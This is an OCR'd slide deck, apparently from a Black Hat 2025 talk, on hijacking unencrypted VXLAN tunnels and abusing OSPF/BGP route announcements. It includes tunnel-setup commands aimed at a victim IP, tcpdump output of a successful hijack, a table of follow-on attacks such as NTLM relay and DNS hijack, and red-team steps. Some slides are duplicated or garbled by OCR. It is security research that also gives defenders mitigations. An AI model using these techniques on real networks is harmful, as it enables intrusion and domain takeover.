
```
SRCADDR=192.168.196.56
DSTADDR=192.168.196.1
DPORT=8472
VID=42
ip link add vxlan0 type vxlan id $VID remote $DSTADDR local $SRCADDR dstport $DPORT
ip link set up dev vxlan0
ip addr add 10.0.0.1/24 dev vxlan0
```




```
2: ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    inet 160.25.104.131/27 brd 160.25.104.159 scope global ens18

3: tun0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1412 qdisc fq_codel state UP group default qlen 1000
    inet 192.168.196.56/24 brd 192.168.196.255 scope global tun0
```

Encrypted tunnels
E.g., IPSec or Wireguard

I use VxL rypted t I’m safe?




```
SRCADDR=192.168.196.
DSTADDR=192.168.196.1
DPORT=8472
VID=42
ip link add vxlan0 type vxlan                              ocal $SRCADDR dstport $DPORT
ip link set up dev vxlan0
ip addr add 10.0.0.1/24 dev
```




```
2: ens18: <BROADCAST,MULTI                                  P group default qlen 1000
    inet 160.25.104.131/                 ope g

3: tun0: <BROADCAS                  mtu 1412 qdisc                  default qlen 1000
    inet 192.168.19                6.255 scope global
```

Encrypted tunnels
E.g., IPSec or Wireguard

VxLAN will still accept traffic in different interfaces



```
SRCADDR=23.145.168.132
DSTADDR=160.25.104.131
DPORT=8472
VID=42
ip link add vxlan0 type vxlan id $VID remote $DSTADDR local $SRCADDR dstport $DPORT
ip link set up dev vxlan0
ip addr add 10.0.0.2/24 dev vxlan0
```



```
# tcpdump -i any "port 8472" -n
03:04:14.889560 IP 23.145.168.132.46950 > 160.25.104.131.8472: OTV, flags [I] (0x08), overlay 0, instance 42
ARP, Request who-has 10.0.0.1 tell 10.0.0.2, length 28
03:04:14.889614 IP 192.168.196.56.34993 > 23.145.168.132.8472: OTV, flags [I] (0x08), overlay 0, instance 42
ARP, Reply 10.0.0.1 is-at d2:b1:84:dc:1b:d2, length 28
```

Due to VxLAN behavior, it still can be hijack & scan

TL;DR

- We can hijack VxLAN tunnel with only 3 properties
  - Victim IP address (EASY)
  - Victim VXLAN port (EASY, default port: 8472 or 4789)
  - VNI (Could Scan, usually smaller then 100)
- Information that the attacker does not need 🤯
  - Peer IP (or Spoof Source IP)
  - VXLAN interface Mac and IP on Victim
- If you have a public IP interface and a VxLAN on any interface, you're done.

black hat BRIEFINGS

AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS


What can hackers do after hijacking a tunnel

What can hackers do after hijacking a tunnel

- Not only gain access to the intranet
  - Also hijack IP communication or perform MiTM between two sites
- Attacking Layer 2 Network Services (e.g., RADVD to RCE)
- IR is also hard (IP sources also cannot be trusted)
- These tunnels often run routing protocols:
  - BGP, OSPF
  - Hacker can hijack IPs that are not even transmitting through that tunnel
    - e.g., Domain controller or ESXi


What is BGP, OSPF

- Routing Protocol (Automated IP table between Routers)




What is BGP, OSPF

- Some companies use VxLAN tunnels to connect two site




Combined with the ~~Bug~~ Feature

- But if we hijack the VxLAN we can connect the routing protocol
  - And we can announce any IP and hijack
  - Then we can hijack DC and perform NTLM relay attack



Combined with the ~~Bug~~ Feature

- But if we hijack the VxLAN we can connect the routing protocol
  - And we can announce any IP and hijack
  - Then we can hijack DC and perform NTLM relay attack




Router B route table	
Subnet	Next-hop
192.168.4.0/24	169.254.1.1
192.168.4.2/32	169.254.0.1

I have
192.168.4.2 /32

Received by OSPF
/32 is smaller so traffic will go to attacker

Combined with the ~~Bug~~ Feature

- But if we hijack the VxLAN we can connect the routing protocol
  - And we can announce any IP and hijack
  - Then we can hijack DC and perform NTLM relay attack



I have
192.168.4.2 /32

Router C route table

Subnet	Next-hop
192.168.4.0/24	eth0
192.168.4.2/32	169.254.1.2

Received by OSPF

/32 is smaller so traffic will go to attacker

What if Routing protocol was attacked – IP hijack

Hijack Target	Requirement	Affect
Domain control with NTLM relay	Disabled SMB signing or ADCS ECS8	Domain take over
Windows services with responder	Weak password, Hashcat	User account take over
Domain control but doing nothing	None	DoS
DNS server	None	DNS hijack
vSphere / PVE / Other HTTPS Service	MITM (if the original SSL is not validated, user will not notice)	vSphere / PVE take over Account take over
SSH server	User needs to trust new ssh signature (User might not notice)	Server take over


black hat BRIEFINGS

AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS

Bonus – Bad configuration in the company's OSPF led to IP hijacking

https://hackmag.com/security/routing-nightmare/

Do you check tcpdump after get into intranet?



Capturing from Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


No.	Time	Source	Destination	Protocol	Length	Info
138	5.845747	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
139	5.946912	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
140	6.049219	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
141	6.049219	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
142	6.050291	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
143	6.050291	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
144	6.050291	fe80::221:d7ff:fea5…	ff02::5	OSPF	90	Hello Packet
145	6.077840	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]

If you see this on victim's intranet it might be vulnerable.

https://hackmag.com/security/routing-nightmare/

Bad configuration OSPF

- Some companies use OSFP for intranet routing
- And open to all interfaces (ports)
- Attacker could connect to OSPF and do IP hijack with any devices



This interface should not open OSPF, but... ☺

Connect Router A OSPF
Announce 192.168.4.2/32

Router A route table (Also B,C)

Subnet	Next-hop
192.168.4.0/24	169.254.0.2
192.168.4.2/32	192.168.1.3

Received by OSPF

black hat BRIEFINGS

AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS

Take aways

Take aways - Blue Team

- Check all unencrypted tunnels in the company.
  - Don’t use it !
  - e.g., GRE, IPIP, SIT, GRETAP, VXLAN
- Setup secure firewall
  - Filtered intranet outbound traffic (SYN-ACK)
  - Check IP spoofing in intranet
- ALL ISPs should block IP spoofing (but it is not possible)
- Check if OSPF is only enabled on ports between routers.
- Monitor Routing Prefixes for Anomalies
  - Setup Minimum Acceptable Prefix Size in routers, e.g., /24

Take aways – Red team

- Scan or OSINT victims’ unencrypted tunnels
- Once Inside the Intranet, Check Victims' Networking
  - Use Source IP Spoofing Technique During High-Risk Scanning
  - Check for OSPF Hello Messages
- Scan for misconfigured VxLAN
  - Hijack tunnel to get intranet access
  - Abuse routing protocol and hijack Ips
- Future research
- Scan, Find, Hack!

https://github.com/123ojp/GREtunnel-scanner
https://github.com/123ojp/VxLAN-Scanner

Take aways – Tools Maker

- Implement intranet IP spoofing C&C tool
  - Automated testing of IP spoofing feasibility for the target intranet.
  - Some router still do SNAT even if the packet is a server response
    - Automated correction for IP destination and IP source mismatches within the same TCP session
  - Automated sending of an H.323 or a new TCP packet to trigger the router's NAT mechanism for ISPs that filter private IP addresses as source IPs.
  - Automated OSPF IP hijack & NTLM relay to DC
- Implement a more efficient GRE scanner for global scan
  - similar to masscan

black hat® BRIEFINGS

AUGUST 6-7, 2025

MANDALAY BAY / LAS VEGAS

Q&A

black hat USA 2025

TREND MICRO

Thank You !

X o123ojp

in shu-hao-tung